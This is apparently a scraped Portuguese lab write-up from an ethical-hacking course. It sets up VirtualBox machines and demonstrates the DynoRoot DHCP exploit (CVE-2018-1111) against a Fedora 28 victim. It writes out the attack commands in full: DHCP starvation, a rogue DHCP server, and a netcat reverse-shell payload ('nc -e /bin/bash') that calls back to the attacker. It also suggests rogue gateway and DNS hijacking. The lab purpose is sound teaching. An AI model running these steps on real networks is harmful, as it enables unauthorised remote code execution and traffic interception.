                 updating zone '100waystocook.pizza/IN': deleting an RR at server.100waystocook.pizza A
    dhcpd[1366]: Removed forward map from server.100waystocook.pizza. to 192.168.0.3
    named[1283]: client @0x7fef30057320 192.168.0.53#46231/key ddns-key.100waystocook.pizza: 
                 updating zone '100waystocook.pizza/IN': deleting an RR at server.100waystocook.pizza TXT
    named[1283]: client @0x7fef30041e40 192.168.0.53#54069/key ddns-key.100waystocook.pizza: 
                 updating zone '0.168.192.in-addr.arpa/IN': deleting rrset at '3.0.168.192.0.168.192.in-addr.arpa' PTR
    dhcpd[1366]: Removed reverse map on 3.0.168.192.0.168.192.in-addr.arpa.
    
    # Attacker gets and IP and a DNS entry
    dhcpd[1366]: DHCPDISCOVER from 08:00:27:4e:d0:d2 via enp0s8
    dhcpd[1366]: DHCPOFFER on 192.168.0.2 to 08:00:27:4e:d0:d2 (server) via enp0s8
    dhcpd[1366]: DHCPREQUEST for 192.168.0.2 (192.168.0.53) from 08:00:27:4e:d0:d2 (server) via enp0s8
    dhcpd[1366]: DHCPACK on 192.168.0.2 to 08:00:27:4e:d0:d2 (server) via enp0s8
    named[1283]: client @0x7fef30057320 192.168.0.53#56317/key ddns-key.100waystocook.pizza: 
                 updating zone '100waystocook.pizza/IN': 
                 adding an RR at 'server.100waystocook.pizza' A 192.168.0.2
    named[1283]: client @0x7fef30057320 192.168.0.53#56317/key ddns-key.100waystocook.pizza: 
                 updating zone '100waystocook.pizza/IN': 
                 adding an RR at 'server.100waystocook.pizza' TXT "319dc6047844ea45fdc56373d08413401e"
    dhcpd[1366]: Added new forward map from server.100waystocook.pizza. to 192.168.0.2
    named[1283]: client @0x7fef30041e40 192.168.0.53#51689/key ddns-key.100waystocook.pizza: 
                 updating zone '0.168.192.in-addr.arpa/IN': 
                 deleting rrset at '2.0.168.192.0.168.192.in-addr.arpa' PTR
    named[1283]: client @0x7fef30041e40 192.168.0.53#51689/key ddns-key.100waystocook.pizza: 
                 updating zone '0.168.192.in-addr.arpa/IN': 
                 adding an RR at '2.0.168.192.0.168.192.in-addr.arpa' PTR server.100waystocook.pizza.
    dhcpd[1366]: Added reverse map from 2.0.168.192.0.168.192.in-addr.arpa. to server.100waystocook.pizza.
    

    -->

    Atacante

    A máquina do atacante não tem requisitos especiais, apenas precisa executar Python em um ambiente Conda. Podemos reutilizar a ISO do Ubuntu Server 18.04 para simplificar.

    Criação da VM

    Crie a VM:

    • Interface de rede 1 conectada à rede NAT padrão do VirtualBox
    • Interface de rede 2 conectada à rede interna intnet
      (o "a" no endereço MAC significa Atacante)
    • Encaminhamento de porta de uma porta 600x no host para a porta SSH na máquina virtual```bash VM_NAME="attacker" VRDE_PORT=5003 SSH_PORT=6003 VM_MAC='08:00:aa:aa:aa:aa'

    VBoxManage createvm --name "${VM_NAME}" --ostype Ubuntu_64 --register VBoxManage modifyvm "${VM_NAME}"
    --memory 2048
    --acpi on
    --boot1 dvd
    --nic1 nat
    --nic2 'intnet'
    --macaddress2 "${VM_MAC//:/}"
    --natpf1 "guestssh,tcp,,${SSH_PORT},,22"
    --audio none

    VBoxManage createhd disk --filename "${VM_NAME}.vdi" --size 10000 VBoxManage storagectl "${VM_NAME}" --name "IDE Controller" --add ide --controller PIIX4 VBoxManage storageattach "${VM_NAME}"
    --storagectl "IDE Controller"
    --port 0
    --device 0
    --type hdd
    --medium "${VM_NAME}.vdi"

    VBoxManage storageattach "${VM_NAME}"
    --storagectl "IDE Controller"
    --port 0
    --device 1
    --type dvddrive
    --medium "$(realpath ubuntu-18.04.5-live-server-amd64.iso)"

    root@kitploit:~
    #### Instalação do SO
    Na primeira vez que inicializamos a máquina, precisamos de um ambiente virtual para seguir as etapas de instalação. Podemos iniciar a máquina virtual em modo headless e usar `rdesktop-vrdp` para conectar. Se o VirtualBox estiver sendo executado em um computador desktop, pode ser mais fácil iniciar a máquina virtual a partir da GUI, mas este método funcionará mesmo com um host VirtualBox remoto.```bash
    VBoxHeadless --startvm "${VM_NAME}" --vrde on --vrdeproperty "TCP/Ports=${VRDE_PORT}" &
    sleep 5
    rdesktop-vrdp "localhost:${VRDE_PORT}"
    kill %%
    

    Parâmetros de configuração para o instalador:

    • Hostname attacker
    • User attacker
    • Password att
    • Definir enp0s8 para usar DHCP
    • Habilitar servidor SSH

    Após a instalação, desligue, remova a ISO e desabilite o VRDE:```bash VBoxManage storageattach "${VM_NAME}"
    --storagectl "IDE Controller"
    --port 0
    --device 1
    --type dvddrive
    --medium "none" VBoxManage modifyvm "${VM_NAME}" --vrde off

    root@kitploit:~
    #### Login SSH
    Para facilitar o acesso, podemos instalar a chave SSH criada acima na máquina `attacker`:```bash
    VBoxHeadless --startvm "${VM_NAME}" &
    sleep 5
    ssh-copy-id -i ~/.ssh/ethhack.pub attacker.ethhack
    ssh attacker.ethhack
    

    Dependências de software

    Os scripts de ataque em Python precisam ser executados como root para poderem criar pacotes de rede de baixo nível usando Scapy. Para simplificar, vamos instalar todas as dependências usando o usuário root.

    apt-get install -y build-essential autoconf git clone https://github.com/nmap/nmap pushd nmap git checkout 0de714 ./configure make make install popd

    nmap --script broadcast-dhcp-discover --script-args mac=random,timeout=2 -e enp0s8 nmap --script dhcp-discover --script-args dhcptype=DHCPRELEASE,mac=08:00:27:EF:5F:BA -e enp0s8

    root@kitploit:~
    -->
    
    [Ambiente Conda](https://docs.conda.io/en/latest/) com Scapy:```bash
    sudo su
    cd
    wget 'https://repo.anaconda.com/miniconda/Miniconda3-latest-Linux-x86_64.sh'
    chmod u+x Miniconda3-latest-Linux-x86_64.sh
    ./Miniconda3-latest-Linux-x86_64.sh -b -p ./miniconda
    ./miniconda/bin/conda init
    source .bashrc
    
    conda create -y -n dynoroot python=3.6
    conda activate dynoroot
    pip install 'scapy[complete]'
    

    Em seguida, obteremos os dois scripts de ataque do GitHub:

    • DHCP starvation
      Este script inundará o DHCP benigno com requisições falsas, esgotando o pool de endereços disponíveis. ```bash git clone 'https://github.com/baldassarreFe/FEP3370-advanced-ethical-hacking'
      root@kitploit:~
    • Rogue DHCP
      Depois que o DHCP benigno esgotou os endereços, este script estará pronto para distribuir ofertas DHCP incorporadas com o parâmetro malicioso. Este script é uma versão modificada do CVE original): ```bash git clone 'https://github.com/baldassarreFe/CVE-2018-1111' --branch 'feature/ignore-mac'
      root@kitploit:~

    Vítima Fedora

    A máquina vítima não está configurada de nenhuma forma especial, é apenas uma instalação do Fedora 28 com um NetworkManager vulnerável.

    Criação da VM

    Baixe a ISO do Fedora:```bash wget 'https://archives.fedoraproject.org/pub/archive/fedora/linux/releases/28/Server/x86_64/iso/Fedora-Server-dvd-x86_64-28-1.1.iso' md5sum --check << EOF 18740b445159c54d10bd887650e8d1d7 Fedora-Server-dvd-x86_64-28-1.1.iso EOF

    root@kitploit:~
    Crie a VM:
    - Interface de rede 1 conectada à rede NAT padrão do VirtualBox
    - Interface de rede 2 conectada à rede interna `intnet`\
      (o "f" no endereço MAC significa Fedora)
    - Encaminhamento de porta de uma porta `600x` no host para a porta SSH na máquina virtual```bash
    VM_NAME="fedora"
    VRDE_PORT=5003
    SSH_PORT=6003
    VM_MAC='08:00:ff:ff:ff:ff'
    
    VBoxManage createvm --name "${VM_NAME}" --ostype Fedora_64 --register
    VBoxManage modifyvm "${VM_NAME}" \
      --memory 2048 \
      --acpi on \
      --boot1 dvd \
      --nic1 nat \
      --nic2 'intnet' \
      --macaddress2 "${VM_MAC//:/}" \
      --natpf1 "guestssh,tcp,,${SSH_PORT},,22" \
      --audio none
    
    VBoxManage createhd disk --filename "${VM_NAME}.vdi" --size 10000
    VBoxManage storagectl "${VM_NAME}" --name "IDE Controller" --add ide --controller PIIX4
    VBoxManage storageattach "${VM_NAME}" \
      --storagectl "IDE Controller" \
      --port 0 \
      --device 0 \
      --type hdd \
      --medium "${VM_NAME}.vdi"
    
    VBoxManage storageattach "${VM_NAME}" \
      --storagectl "IDE Controller" \
      --port 0 \
      --device 1 \
      --type dvddrive \
      --medium "$(realpath Fedora-Server-dvd-x86_64-28-1.1.iso)"
    

    Se algo der errado:```bash VBoxManage unregistervm "${VM_NAME}" --delete

    root@kitploit:~
    #### Instalação do SO
    Na primeira vez que inicializamos a máquina, precisamos de um desktop virtual para acompanhar as etapas de instalação. Nós
    podemos iniciar a máquina virtual em modo headless e usar `rdesktop-vrdp` para conectar. Se o VirtualBox estiver
    sendo executado em um computador desktop, pode ser mais fácil iniciar a máquina virtual pela GUI, mas
    este método funcionará mesmo com um host VirtualBox remoto.```bash
    VBoxHeadless --startvm "${VM_NAME}" --vrde on --vrdeproperty "TCP/Ports=${VRDE_PORT}" &
    sleep 12 # Fedora is slow...
    rdesktop-vrdp "localhost:${VRDE_PORT}"
    kill %%
    

    Configuração de instalação:

    • Hostname fedora
    • Usuário victim
    • Senha vic
    • Configure enp0s8 para usar DHCP
    • Servidor SSH está habilitado por padrão

    Após a instalação, desligue, remova a iso e desabilite VRDE:```bash VBoxManage storageattach "${VM_NAME}"
    --storagectl "IDE Controller"
    --port 0
    --device 1
    --type dvddrive
    --medium "none" VBoxManage modifyvm "${VM_NAME}" --vrde off

    root@kitploit:~
    #### Login SSH
    Para facilitar o acesso, podemos instalar a chave SSH criada acima na máquina `victim`:```bash
    VBoxHeadless --startvm "${VM_NAME}" &
    sleep 5
    ssh-copy-id -i ~/.ssh/ethhack.pub victim.ethhack
    ssh victim.ethhack
    

    Rede

    Verifique se a interface enp0s8 está usando DHCP:```bash sudo nmcli device show enp0s8

    root@kitploit:~
    Caso contrário, pode ser configurado usando:```
    sudo nmcli connection down   enp0s8
    sudo nmcli connection modify enp0s8 IPv4.method auto
    sudo nmcli connection modify enp0s8 IPv4.address ''
    sudo nmcli connection up     enp0s8
    

    Para reverter para um IP estático:```bash sudo nmcli connection down enp0s8 sudo nmcli connection modify enp0s8 IPv4.address 192.168.0.99/24 sudo nmcli connection modify enp0s8 IPv4.method manual sudo nmcli connection up enp0s8

    root@kitploit:~
    ## Realizando o ataque
    
    Os seguintes passos, executados em ordem, demonstrarão o ataque DHCP.
    Sugerimos configurar um multiplexador de terminal como [Byobu](https://www.byobu.org/) para facilitar 
    a navegação de uma máquina para outra.
    
    Antes do ataque:
    1. Inicie as 3 máquinas virtuais, que automaticamente se conectarão ao DHCP benigno
    2. Desconecte a máquina Fedora e limpe os arquivos de concessão DHCP para simular uma nova conexão
    3. Reinicie o servidor DHCP para simular uma nova conexão
    
    O ataque em si consiste em:
    1. Disparar uma série de DHCP REQUESTs falsos do atacante para _esgotar_ o servidor DHCP benigno
    2. Iniciar o servidor DHCP rogue que enviará as OFFERs maliciosas para a vítima
    3. Reconectar a máquina Fedora e aguardar que o NetworkManager transmita um DHCP DISCOVER
    4. Aguardar a conexão do reverse shell
    
    Se algo acontecer, pare todos os serviços relevantes e recomece.
    
    ### Gateway
    Limpe as concessões DHCP antigas e a tabela ARP, depois reinicie o DHCP:```bash
    sudo systemctl stop isc-dhcp-server
    sudo rm /var/lib/dhcp/dhcpd.leases*
    sudo ip link set arp off dev enp0s8
    sudo ip link set arp on dev enp0s8
    
    sudo systemctl start isc-dhcp-server
    tail -f /var/log/syslog | grep --line-buffered 'dhcpd' | grep -E 'dhcpd|attacker|fedora|'
    

    Atacante

    Obtenha um novo lease DHCP:``` sudo dhclient -r enp0s8 sudo dhclient -v enp0s8

    root@kitploit:~
    Grave o tráfego DHCP usando `tcpdump`:```bash
    sudo ip link set enp0s8 promisc on
    sudo tcpdump -i enp0s8 -w attack.pcap 'arp or icmp or port 67 or port 68'
    

    Alternativamente, o VirtualBox também pode gravar tráfego:```bash VBoxManage modifyvm "attacker" --nictrace2 on --nictracefile2 capture.pcap VBoxManage modifyvm "attacker" --nictrace2 off

    root@kitploit:~
    Iniciar esgotamento de DHCP (executar como `root`):```
    sudo su && cd && conda activate dynoroot
    python FEP3370-advanced-ethical-hacking/starver.py \
      --interface  enp0s8 \
      --pool-start 192.168.0.100 \
      --pool-end   192.168.0.105
    

    Use netcat para escutar por conexões da vítima:``` nc -v -l -p 1337

    root@kitploit:~
    Lançar ataque (executar como `root`):```bash
    sudo su && cd && conda activate dynoroot
    MY_IP=$(ip -f inet addr show enp0s8 | awk '/inet / {print $2}' | cut -d'/' -f1)
    MY_MAC=$(ip link show enp0s8 | awk '/link\/ether / {print $2}' | cut -d'/' -f1)
    python CVE-2018-1111/main.py \
      -i enp0s8 \
      -s 192.168.0.0/24 \
      -g 192.168.0.1 \
      -d 'victim.net' \
      -m "${MY_MAC}" \
      -p "nc -e /bin/bash ${MY_IP} 1337"
    

    Vítima

    Limpar leases DHCP antigas e reconectar:``` sudo nmcli connection down enp0s8 sudo find /var/lib/NetworkManager -name 'dhclient-*-enp0s8.lease' -delete

    sudo nmcli connection up enp0s8 nmcli

    root@kitploit:~
    ### Análise
    
    #### Captura de vídeo

    O seguinte [vídeo](https://github.com/baldassarrefe/fep3370-advanced-ethical-hacking/blob/main/media/dynoroot.mp4) demonstra a execução do ataque seguindo os
    passos acima. No vídeo, é possível observar:
    1. A troca DHCP de 4 vias entre o `gateway` e o `attacker`
    2. O ataque de esgotamento DHCP, tanto no console do atacante 
       quanto nos logs do servidor DHCP (observe o `NACK` devido ao lease existente do atacante)
    3. A mensagem "no free leases" do `gateway` quando a `victim` transmite um DHCP `DISCOVER`
    4. As mensagens DHCP forjadas do servidor DHCP malicioso oferecendo `192.168.0.2`
    5. A confirmação de que o netcat recebeu a conexão reverse shell de `192.168.0.2`
    6. As opções DNS falsas recebidas pela `victim`, 
       ou seja, endereço DNS `192.168.0.1` e domínio `victim.net`
    7. A execução remota bem-sucedida de comandos simples na máquina vítima
    8. O DHCP `RELEASE` enviado ao final do ataque
    
    <a href="https://youtu.be/rgjMzQ5ExyA">
      <img src="https://assets.kitploit.com/production/public/readmes/23114/de82a8bbb23835dcc4d0836fe7f906d9610b860d02a0e92b903191be840a799c.gif" style="position:relative; left:50%; transform:translateX(-50%); max-width:1000px;" width="90%">
    </a>
    
    #### Análise de tráfego
    
    O [arquivo de captura](https://github.com/baldassarrefe/fep3370-advanced-ethical-hacking/blob/main/media/attack.pcap) contendo o rastro do ataque pode ser analisado no
    [Wireshark](https://wiki.wireshark.org/DHCP). Na captura podemos notar:
    1. A troca DHCP de 4 vias entre o `gateway` e o `attacker`
    2. O ataque de esgotamento DHCP
    3. A troca DPCH iniciada pela `victim` e completada pelo `attacker`
    4. As requisições e respostas ARP _who-has_ quando a `victim` se conectou à sessão netcat 
       no `attacker`
    
    <figure style="text-align:center">
      <img src="https://assets.kitploit.com/production/public/readmes/23114/4503aa77c165c6b2b669f178171dbea60d054b88b56f5d857918fd257e2c6b94.png" style="max-width:800px;" width="90%"/>
      <figcaption>Captura de pacotes do ataque, a opção DHCP relacionada ao exploit está destacada. As letras nos endereços MAC significam: <code>d</code> servidor DHCP, <code>a</code> atacante, <code>f</code> vítima Fedora</figcaption>
    </figure>
    
    ## Trabalhos futuros
    DynoRoot tem como alvo distribuições antigas do Fedora e RedHat, e foi corrigido em versões mais recentes.
    Portanto, as chances de realizar este exploit em campo são limitadas. Felizmente, os ataques DHCP
    não se limitam à execução remota de código: qualquer tipo de opção forjada será aceita pelo cliente
    independentemente da presença da vulnerabilidade DynoRoot. A maneira mais simples de explorar esse comportamento
    é anunciar uma máquina controlada pelo atacante como o gateway da rede ou como o DNS de uma determinada
    zona, permitindo assim monitorar, inspecionar e redirecionar qualquer tráfego adicional.
    
    Outra direção interessante diz respeito aos ataques de esgotamento DHCP. O ataque apresentado neste projeto
    baseia-se em inundar o servidor DHCP com `REQUESTS` de endereços MAC falsificados, o que não é a
    definição de discrição. Este post de blog explora a possibilidade de 
    [realizar ataques de esgotamento sem enviar um único pacote DHCP](https://medium.com/bugbountywriteup/dhcp-starvation-attack-without-making-any-dhcp-requests-bef0022133c9) 
    mas confiando em vez disso em respostas ARP falsificadas.
    
    ## Créditos
    [CVE-2018-1111](https://access.redhat.com/security/vulnerabilities/3442151) foi reportado à Red Hat
    por [Felix Wilhelm](https://twitter.com/_fel1x) da Equipe de Segurança do Google.
    
    O script Python para realizar o exploit é do [repositório](https://github.com/kkirsche/CVE-2018-1111) no GitHub de [Kevin Kirsche](https://github.com/kkirsche) com pequenas modificações para ignorar
    o próprio endereço MAC do atacante.
    
    Baixar ferramenta